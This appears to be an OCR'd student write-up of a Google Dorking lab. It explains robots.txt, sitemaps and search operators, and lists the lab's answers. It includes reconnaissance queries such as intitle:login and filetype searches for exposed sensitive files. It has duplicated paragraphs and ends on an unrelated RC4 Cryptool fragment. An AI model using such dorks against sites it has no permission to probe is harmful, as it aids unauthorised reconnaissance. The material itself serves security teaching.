
• How easy it is to crawl your website (or if crawling is even allowed ...but we'll come to this later) through the use of "Sitemaps"

• What kind of keywords your website has (i.e. In our examples if the user was to search for a query like “Colours” no domain will be returned - as the search engine has not (yet) crawled a domain that has any keywords to do with “Colours”

There is a lot of complexity in how the various search engines individually "point-score" or rank these domains - including vast algorithms. Naturally, the companies running these search engines such as Google don't share exactly how the hierarchic view of domains ultimately ends up. Although, as these are businesses at the end of the day, you can pay to advertise/boost the order of which your domain is displayed.

There are various online tools - sometimes provided by the search engine providers themselves that will show you just how optimised your domain is. For example, let's use Google's Site Analyser to check the rating of TryHackMe:





According to this tool, TryHackMe has an SEO rating of **85/100** (as of 14/11/2020). That's not too bad and it'll show the justifications as to how this score was calculated below on the page.

But...Who or What Regulates these "Crawlers"?

Aside from the search engines who provide these "Crawlers", website/web-server owners themselves ultimately stipulate what content "Crawlers" can scrape. Search engines will want to retrieve **everything** from a website - but there are a few cases where we wouldn't want **all** of the contents of our website to be indexed! Can you think of any...? How about a secret administrator login page? We don't want **everyone** to be able to find that directory - especially through a google search.

Introducing Robots.txt...

Answer the questions below

Use the same SEO checkup tool and other online alternatives to see how their results compare for https://tryhackme.com and http://googledorking.cmnatic.co.uk

No answer needed

✓ Correct Answer

Task 4 Beepboop - Robots.txt

Robots.txt

Similar to "Sitemaps" which we will later discuss, this file is the first thing indexed by "Crawlers" when visiting a website.

But what is it?

This file must be served at the root directory - specified by the webserver itself. Looking at this files extension of **.txt**, its fairly safe to assume that it is a text file.

The text file defines the permissions the "Crawler" has to the website. For example, what type of "Crawler" is allowed (I.e. You only want Google's "Crawler" to index your site and not MSN's). Moreover, Robots.txt can specify what files and directories that we do or don't want to be indexed by the "Crawler".

A very basic markup of a Robots.txt is like the following:

```
User-agent: *
Allow: /
```

```
User-agent: *
Allow: /

Sitemap: http://mywebsite.com/sitemap.xml

```

Here we have a few keywords...

Keyword	Function
User-agent	Specify the type of "Crawler" that can index your site (the asterisk being a wildcard, allowing **all "User-agents"**
Allow	Specify the directories or file(s) that the "Crawler" **can** index
Disallow	Specify the directories or file(s) that the "Crawler" **cannot** index
Sitemap	Provide a reference to where the sitemap is located (improves SEO as previously discussed, we'll come to sitemaps in the next task)

In this case:

1. Any "Crawler" can index the site

2. The "Crawler" is allowed to index the entire contents of the site

3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

Say we wanted to hide directories or files from a "Crawler"? Robots.txt works on a "blacklisting" basis. Essentially, **unless told otherwise**, the Crawler will index whatever it can find.

```
User-agent: *
Disallow: /super-secret-directory/
Disallow: /not-a-secret/but-this-is/

Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site

2. The "Crawler" can index every other content that isn't contained within "/super-secret-directory/".

Crawlers also know the differences between sub-directories, directories and files. Such as in the case of the second "Disallow:" ("/not-a-secret/but-this-is/")

The "Crawler" will index all the contents within "**/not-a-secret/**", but will not index anything contained within the sub-directory **"/but-this-is/"**.

3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

What if we Only Wanted Certain "Crawlers" to Index our Site?

We can stipulate so, such as in the picture below:

```
User-agent: Googlebot
Allow: /

User-agent: msnbot
Disallow: /
```

In this case:

1. The "Crawler" "Googlebot" is allowed to index the entire site ("Allow: /")

2. The "Crawler" "msnbot" is not allowed to index the site (Disallow: /")

How about Preventing Files From Being Indexed?

Whilst you can make manual entries for every file extension that you don't want to be indexed, you will have to provide the directory it is within, as well as the full filename.

Whilst you can make manual entries for every file extension that you don't want to be indexed, you will have to provide the directory it is within, as well as the full filename.
Imagine if you had a huge site! What a pain...Here's where we can use a bit of regexing.

```
User-agent: *

Disallow: /*.ini$

Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site

2. However, the "Crawler" cannot index **any** file that has the extension of **.ini** within any directory/sub-directory using ("$") of the site.

3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

Why would you want to hide a **.ini** file for example? Well, files like this contain sensitive configuration details. Can you think of any other file formats that might contain sensitive information?

Where would "robots.txt" be located on the domain "**ablog.com**"

ablog.com/robots.txt ✓ Correct Answer Hint

If a website was to have a sitemap, where would that be located?

/sitemap.xml ✓ Correct Answer

How would we only allow "Bingbot" to index the website?

User-agent: bingbot ✓ Correct Answer

How would we prevent a "Crawler" from indexing the directory "/dont-index-me/"?

disallow:/dont-index-me/ ✓ Correct Answer

What is the extension of a Unix/Linux system configuration file that we might want to hide from "Crawlers"?


.conf ✓ Correct Answer Hint

Task 5 Sitemaps


Sitemaps

Comparable to geographical maps in real life, “Sitemaps” are just that - but for websites!

“Sitemaps” are indicative resources that are helpful for crawlers, as they specify the necessary routes to find content on the domain. The below illustration is a good example of the structure of a website, and how it may look on a "Sitemap":



The blue rectangles represent the **route** to nested-content, similar to a directory I.e. “Products” for a store. Whereas, the green rounded-rectangles represent an actual page. However, this is for illustration purposes only - “Sitemaps” don't look like this in the real world. They look something much more similar to this:



```
        <loc>https://blog.cmnatic.co.uk/sitemap-misc.xml</loc>
        <lastmod>2020-03-17T02:44:52+00:00</lastmod>
    </sitemap>
    <sitemap>
        <loc>https://blog.cmnatic.co.uk/sitemap-tax-post_tag.xml</loc>
        <lastmod>2020-03-17T02:44:52+00:00</lastmod>
    </sitemap>
    <sitemap>
        <loc>https://blog.cmnatic.co.uk/sitemap-tax-category.xml</loc>
        <lastmod>2020-03-17T02:44:52+00:00</lastmod>
    </sitemap>
    <sitemap>
        <loc>https://blog.cmnatic.co.uk/sitemap-pt-post-2020-03.xml</loc>
        <lastmod>2020-03-17T02:29:13+00:00</lastmod>
    </sitemap>
    <sitemap>
        <loc>https://blog.cmnatic.co.uk/sitemap-pt-post-2020-02.xml</loc>
        <lastmod>2020-03-16T18:47:14+00:00</lastmod>
    </sitemap>
    <sitemap>
        <loc>https://blog.cmnatic.co.uk/sitemap-pt-page-2020-02.xml</loc>
        <lastmod>2020-03-01T04:10:14+00:00</lastmod>
    </sitemap>
</sitemapindex><!-- Request ID: 4e2205d5779bd2c538185ee5143bd0da; Queries for sitemap: 7; Total queries: 24; Seconds: 0.01; Memory for sitemap:
0MB; Total memory: 6MB -->
```

"Sitemaps" are XML formatted. I won't explain the structure of this file-formatting as the room XXE created by falconfeast does a mighty fine job of this.

The presence of "Sitemaps" holds a fair amount of weight in influencing the "optimisation" and favorability of a website. As we discussed in the "Search Engine Optimisation" task, these maps make the traversal of content much easier for the crawler!

"Sitemaps" are XML formatted. I won't explain the structure of this file-formatting as the room XXE created by falconfeast does a mighty fine job of this.

The presence of "Sitemaps" holds a fair amount of weight in influencing the "optimisation" and favorability of a website. As we discussed in the "Search Engine Optimisation" task, these maps make the traversal of content much easier for the crawler!

Why are "Sitemaps" so Favourable for Search Engines?

Search engines are lazy! Well, better yet - search engines have a lot of data to process. The efficiency of how this data is collected is paramount. Resources like "Sitemaps" are extremely helpful for "Crawlers" as the necessary routes to content are already provided! All the crawler has to do is scrape this content - rather than going through the process of manually finding and scraping. Think of it as using a wordlist to find files instead of randomly guessing their names!

The easier a website is to "Crawl", the more optimised it is for the "Search Engine"

Answer the questions below

Answer the questions below

What is the typical file structure of a "Sitemap"?

xml — ✓ Correct Answer

What real life example can "Sitemaps" be compared to?

map — ✓ Correct Answer

Name the keyword for the path taken for content on a website


route — ✓ Correct Answer


Task 6 ✓ What is Google Dorking?

Task 6 What is Google Dorking?


Using Google for Advanced Searching

As we have previously discussed, Google has a lot of websites crawled and indexed. Your average Joe uses Google to look up Cat pictures (I'm more of a Dog person myself...).
Whilst Google will have many Cat pictures indexed ready to serve to Joe, this is a rather trivial use of the search engine in comparison to what it can be used for.
For example, we can add operators such as that from programming languages to either increase or decrease our search results - or perform actions such as arithmetic!






Say if we wanted to narrow down our search query, we can use quotation marks. Google will interpret everything in between these quotation marks as exact and only return the results of the exact phrase provided...Rather useful to filter through the rubbish that we don't need as we have done so below:



Refining our Queries

We can use terms such as "**site**" (such as bbc.co.uk) and a query (such as "gchq news") to search the specified site for the keyword we have provided to filter out content that may be harder to find otherwise. For example, using the "site" and "query" of "bbc" and "gchq", we have modified the order of which Google returns the results.

In the screenshot below, searching for "gchq news" returns approximately 1,060,000 results from Google. The website that we want is ranked behind GCHQ's actual website:



But we don't want that...We wanted "**bbc.co.uk**" first, so let's refine our search using the "**site**" term. Notice how in the screenshot below, Google returns with much fewer results? Additionally, the page that we didn't want has disappeared, leaving the site that we did actually want!

Of course, in this case, GCHQ is quite a topic of discussion - so there'll be a load of results regardless.

So What Makes "Google Dorking" so Appealing?


First of all - and the important part - it's legal! It's all indexed, publicly available information. However, what you do with this is where the question of legality comes in to play...


A few common terms we can search and combine include:

Term	Action
filetype:	Search for a file by its extension (e.g. PDF)
cache:	View Google's Cached version of a specified URL
intitle:	The specified phrase MUST appear in the title of the page

For example, let's say we wanted to use Google to search for all PDFs on bbc.co.uk:

```
site:bbc.co.uk filetype:pdf
```






Great, now we've refined our search for Google to query for all publically accessible PDFs on "**bbc.co.uk**" - You wouldn't have found files like this "Freedom of Information Request Act" file from a wordlist!

Here we used the extension **PDF**, but can you think of any other file formats of sensitive nature that **may** be publically accessible? (Often unintentionally!!) Again, what you do with any results that you find is where the legality comes into play - this is why "Google Dorking" is so great/dangerous.

Here is simple directory traversal.

I have blanked out a lot of the below to cover you, me, THM and the owners of the domains:



Index of /[redacted]

Name	Last modified	Size	Description
Parent Directory		-	
[redacted]			

Answer the questions below

What would be the format used to query the site bbc.co.uk about flood defences

site: bbc.co.uk flood defences ✓ Correct Answer Hint

What term would you use to search by file type?


filetype: ✓ Correct Answer


What term can we use to look for login pages?


intitle:login ✓ Correct Answer Hint


Practical 2


a. Cryptool:







Key Entry: RC4
Enter the key using hexadecimal characters (0..9, A..F).
Key length:
8 bits
00
Encrypt
Decrypt
Cancel

